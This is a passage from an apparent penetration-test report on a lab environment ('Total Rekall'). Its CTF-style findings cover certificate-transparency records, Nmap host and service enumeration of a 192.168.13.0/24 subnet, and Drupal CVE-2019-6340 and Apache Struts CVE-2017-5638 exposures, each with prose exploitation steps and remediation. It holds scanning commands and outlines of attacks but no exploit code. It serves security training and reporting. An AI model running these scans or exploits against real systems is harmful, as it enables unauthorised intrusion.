Images	 crt.sh ID / Logged At / Not Before / Not After / Common Name / Matching Identities / Issuer Name 13112116776 2024-05-20 2024-05-20 2025-05-20 totalrekall.xyz — totalrekall.xyz, www.totalrekall.xyz — C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2 13112112288 2024-05-20 2024-05-20 2025-05-20 totalrekall.xyz — totalrekall.xyz, www.totalrekall.xyz — C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2 9436388643 2023-05-20 2023-05-20 2024-05-20 www.totalrekall.xyz — www.totalrekall.xyz — C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2 9424423941 2023-05-18 2023-05-18 2024-05-18 totalrekall.xyz — totalrekall.xyz — C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2 6095738637 2022-02-02 2022-02-02 2022-05-03 flag3-s7euwehd.totalrekall.xyz — flag3-s7euwehd.totalrekall.xyz — C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA 6095738716 2022-02-02 2022-02-02 2022-05-03 flag3-s7euwehd.totalrekall.xyz — flag3-s7euwehd.totalrekall.xyz — C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA 6095204253 2022-02-02 2022-02-02 2022-05-03 totalrekall.xyz — totalrekall.xyz, www.totalrekall.xyz — C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA 6095204153 2022-02-02 2022-02-02 2022-05-03 totalrekall.xyz — totalrekall.xyz, www.totalrekall.xyz — C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
Affected Hosts	IP Addresses: Associated with Amazon AWS infrastructure. www.totalrekall.xyz www.flag3-s7euwehd.totalrekall.xyz
Remediation	1. **Audit Certificates**: Regularly audit all SSL certificates issued for the domain to identify unexpected or unnecessary certificates. Revoke any certificates that are no longer needed or were issued in error. 2. **Secure Subdomains**: Ensure that all subdomains have proper security configurations, including up-to-date certificates, strong access controls, and minimised public exposure. 3. **Implement Monitoring**: Set up monitoring for any new certificates issued for your domain using services like Certificate Transparency


	logs to detect unauthorised issuance. 4. **Restrict Certificate Issuance**: Limit SSL certificate issuance to trusted Certificate Authorities (CAs) and implement Domain Validation (DV) protocols to prevent unauthorised entities from obtaining certificates for your domain. 5. **Harden Subdomain Security**: Secure subdomains by disabling unused or vulnerable services and ensuring that sensitive endpoints are not accessible from the public internet.

Linux Server Vulnerability 4	Findings
Title	Flag 4 - Network Host Enumeration
Risk Rating	Medium (6/10)
Description	A network scan using Nmap revealed multiple active hosts within the 192.168.13.0/24 subnet. Specifically, the scan identified several devices running various services, including HTTP, SSH, VNC, and more. This enumeration exposes critical information about the network's infrastructure, revealing potentially vulnerable devices and services that attackers could target. The ability to enumerate active hosts and services on a network is a significant reconnaissance step that precedes targeted attacks such as exploitation, denial-of-service, or unauthorized access. **How Attackers Can Exploit This**: **Reconnaissance**: Attackers can use tools like Nmap to scan for active hosts within a network range, discovering IP addresses, open ports, and running services. This information allows attackers to prioritize targets based on exposed services. **Service Exploitation**: With identified hosts and services, attackers can exploit known vulnerabilities associated with the services detected (e.g., outdated Apache servers, unsecured VNC). **Network Mapping**: Enumeration of hosts helps attackers map the network, understand its structure, and find weak points that can be exploited for lateral movement within the network.


Images	





```
┌──(root💀kali)-[~]
└─# nmap -sV -A 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-09-17 23:37 EDT
Nmap scan report for 192.168.13.10
Host is up (0.00011s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.11 ms 192.168.13.10

Nmap scan report for 192.168.13.11
Host is up (0.000022s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:C0:A8:0D:0B (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.02 ms 192.168.13.11
```



```
Nmap scan report for 192.168.13.12
Host is up (0.000017s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Spring Java Framework
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE PATCH
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 02:42:C0:A8:0D:0C (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.02 ms 192.168.13.12

Nmap scan report for 192.168.13.13
Host is up (0.000016s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-title: Home | Drupal CVE-2019-6340
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.02 ms 192.168.13.13
```

<table>
<tr><td></td><td> 
</td></tr>
<tr><td>Affected Hosts</td><td>192.168.13.10: Open ports 8009/tcp (ajp13) and 8080/tcp (http-proxy).
192.168.13.12: Open port 8080/tcp (http-proxy).
192.168.13.13: Open port 80/tcp (http).
192.168.13.14: Open port 22/tcp (ssh).
192.168.13.1: Open ports 5901/tcp (vnc-1) and 6001/tcp (X11).</td></tr>
<tr><td>Remediation</td><td>1. Implement Network Segmentation: Divide the network into smaller segments to reduce the scope of exposure and limit unauthorized access to sensitive hosts.
2. Restrict Network Scanning: Use firewalls and intrusion detection/prevention systems (IDS/IPS) to detect and block unauthorized scanning activities.
3. Disable Unnecessary Services: Ensure that only required services are running on hosts and that unused services are disabled to reduce the attack surface.
4. Regularly Patch and Update: Keep all systems and services up-to-date with the latest security patches to protect against known vulnerabilities.
5. Use Network Access Controls (NAC): Restrict access to the network based on device compliance and user authentication to prevent unauthorized devices from connecting.</td></tr>
</table>

Linux Server Vulnerability 5	Findings
Title	Flag 5 - Drupal Vulnerability: CVE-2019-6340
Risk Rating	High (8/10)
Description	The IP address 192.168.13.13 was identified as hosting a vulnerable version of Drupal 8, specifically associated with CVE-2019-6340. This is a critical remote code execution vulnerability that allows attackers to exploit improper input validation in Drupal's RESTful Web Services module. If exploited, attackers can execute arbitrary code on the host, potentially leading to full system compromise, data exfiltration, or service disruption. **How Attackers Can Exploit This**: 1. **Reconnaissance**: Attackers can scan the network using Nmap or similar tools to detect open HTTP ports and identify the presence of Drupal through HTTP headers, HTML source, or CMS-specific directories. 2. **Exploit CVE-2019-6340**: Once Drupal is identified, attackers can use publicly available exploit scripts or payloads tailored to this vulnerability, enabling them to send specially crafted requests that bypass input validation, resulting in remote code execution. 3. **Post-Exploitation**: Upon successful exploitation, attackers can gain shell access, upload backdoors, escalate privileges, or pivot to other network resources, severely compromising the entire infrastructure.
Images	




```
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.13.13
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.13.13:80/
|     Form id: search-block-form
|     Form action: /search/node
|
|     Path: http://192.168.13.13:80/node/1
|     Form id: search-block-form
|     Form action: /search/node
|
|     Path: http://192.168.13.13:80/search/node
|     Form id: search-form
|     Form action: /search/node
|
|     Path: http://192.168.13.13:80/search/node
|     Form id: search-block-form
|     Form action: /search/node
|
|     Path: http://192.168.13.13:80/user/register?destination=/node/1%23comment-form
|     Form id: user-register-form
|     Form action: /user/register?destination=/node/1%23comment-form
|
|     Path: http://192.168.13.13:80/user/register?destination=/node/1%23comment-form
|     Form id: search-block-form
|     Form action: /search/node
|
|     Path: http://192.168.13.13:80/user/login?destination=/node/1%23comment-form
|     Form id: user-login-form
|     Form action: /user/login?destination=/node/1%23comment-form
|
|     Path: http://192.168.13.13:80/user/login?destination=/node/1%23comment-form
|     Form id: search-block-form
|     Form action: /search/node
|
|     Path: http://192.168.13.13:80/user/login
|     Form id: user-login-form
|     Form action: /user/login
|
|     Path: http://192.168.13.13:80/user/login
|     Form id: search-block-form
|     Form action: /search/node
|
|     Path: http://192.168.13.13:80/node?node=1
|     Form id: search-block-form
|     Form action: /search/node
```

```
    Path: http://192.168.13.13:80/node?node=1
    Form id: search-block-form
    Form action: /search/node

    Path: http://192.168.13.13:80/node/
    Form id: search-block-form
    Form action: /search/node

    Path: http://192.168.13.13:80/search/node
    Form id: search-form
    Form action: /search/node

    Path: http://192.168.13.13:80/search/node
    Form id: search-block-form
    Form action: /search/node

    Path: http://192.168.13.13:80/search/node
    Form id: search-form
    Form action: /search/node

    Path: http://192.168.13.13:80/search/node
    Form id: search-block-form
    Form action: /search/node

    Path: http://192.168.13.13:80/search/node/help
    Form id: search-block-form
    Form action: /search/node

    Path: http://192.168.13.13:80/user/password
    Form id: user-pass
    Form action: /user/password

    Path: http://192.168.13.13:80/user/password
    Form id: search-block-form
    Form action: /search/node

    Path: http://192.168.13.13:80/user/register
    Form id: user-register-form
    Form action: /user/register

    Path: http://192.168.13.13:80/user/register
    Form id: search-block-form
    Form action: /search/node

    Path: http://192.168.13.13:80/user/login
    Form id: user-login-form
```




```
|     Path: http://192.168.13.13:80/search/node/
|     Form id: search-form
|     Form action: /search/node/
|
|     Path: http://192.168.13.13:80/search/node/
|     Form id: search-block-form
|_    Form action: /search/node
| http-enum:
|   /rss.xml: RSS or Atom feed
|   /robots.txt: Robots file
|   /INSTALL.txt: Drupal file
|   /: Drupal version 8
|   /README.txt: Interesting, a readme.
|_  /contact/: Potentially interesting folder
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 205.95 seconds

┌──(root💀kali)-[~]
```

Affected Hosts	**Host**: 192.168.13.13 **Service**: Apache HTTPD 2.4.25 (Debian) running Drupal 8
Remediation	1. **Patch and Update**: Immediately update Drupal to the latest secure version that addresses CVE-2019-6340 and other known vulnerabilities. 2. **Disable Unused Modules**: Disable any unnecessary or unused modules, especially the RESTful Web Services module, unless absolutely required and properly secured. 3. **Web Application Firewall (WAF)**: Implement a WAF to monitor and block suspicious traffic patterns targeting known vulnerabilities in web applications like Drupal. 4. **Regular Security Audits**: Conduct routine security assessments and vulnerability scans to identify outdated software and configuration issues. 5. **Restrict Access**: Limit access to the Drupal administrative interface to trusted IP addresses and enforce strong authentication mechanisms such as multi-factor authentication (MFA).

Linux Server Vulnerability 6	Findings
Title	Flag 6 - Apache Struts Jakarta Multipart Parser RCE: CVE-2017-5638
Risk Rating	Critical (9/10)
Description	The affected host is running a vulnerable version of Apache Struts (2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1), which is susceptible to remote code execution (RCE) vulnerability due to improper handling of the Content-Type header in the Jakarta Multipart parser. This flaw allows an unauthenticated attacker to send specially crafted HTTP requests with malicious Content-Type headers that trigger the execution of arbitrary code on the server. Successful exploitation can lead to full system compromise, enabling attackers to perform unauthorised actions on the affected host, including data exfiltration, unauthorised access, and further network penetration. **How Attackers Can Exploit This**: 1. **Reconnaissance**: Attackers scan the target network using tools like Nmap to identify servers running Apache Struts. Specific scripts and fingerprinting techniques can detect the presence of vulnerable versions. 2. **Exploit Execution**: Attackers send an HTTP request with a maliciously crafted Content-Type header exploiting the vulnerability. The payload executes arbitrary commands on the server with the privileges of the web server user. 3. **Post-Exploitation**: After successful exploitation, attackers gain control over the server, allowing them to install backdoors, pivot within the network, steal data, or escalate privileges to gain further access. 4. **Proof of Concept (PoC)**: Multiple exploit kits and PoCs are available publicly, making this vulnerability accessible even to low-skilled attackers. Metasploit and other tools have modules specifically designed to exploit this Struts RCE. **Impact**: ● Full system compromise: Unauthorized command execution on the server. ● Data exfiltration: Attackers can access and steal sensitive data from the server. ● Service disruption: Attackers could disable services or use the server as a pivot point for further attacks.
Images	

Affected Hosts	**Host**: 192.168.13.12 **Services**: Web server running Apache Struts 2. Vulnerable versions include 2.3.5 to 2.3.31 and 2.5.x below 2.5.10.1.
Remediation	1. **Upgrade Apache Struts**: Immediately upgrade to a patched version of Apache Struts, specifically version 2.3.32 / 2.5.10.1 or later, as these versions address the vulnerability. 2. **Apply Vendor Workarounds**: If upgrading is not immediately possible, apply the recommended workaround by modifying the server's configuration to disable or properly handle Content-Type headers. 3. **Implement Web Application Firewall (WAF)**: Deploy a WAF to block suspicious traffic targeting known Struts vulnerabilities, providing an additional layer of defense against exploitation attempts. 4. **Monitor for Exploitation Attempts**: Set up 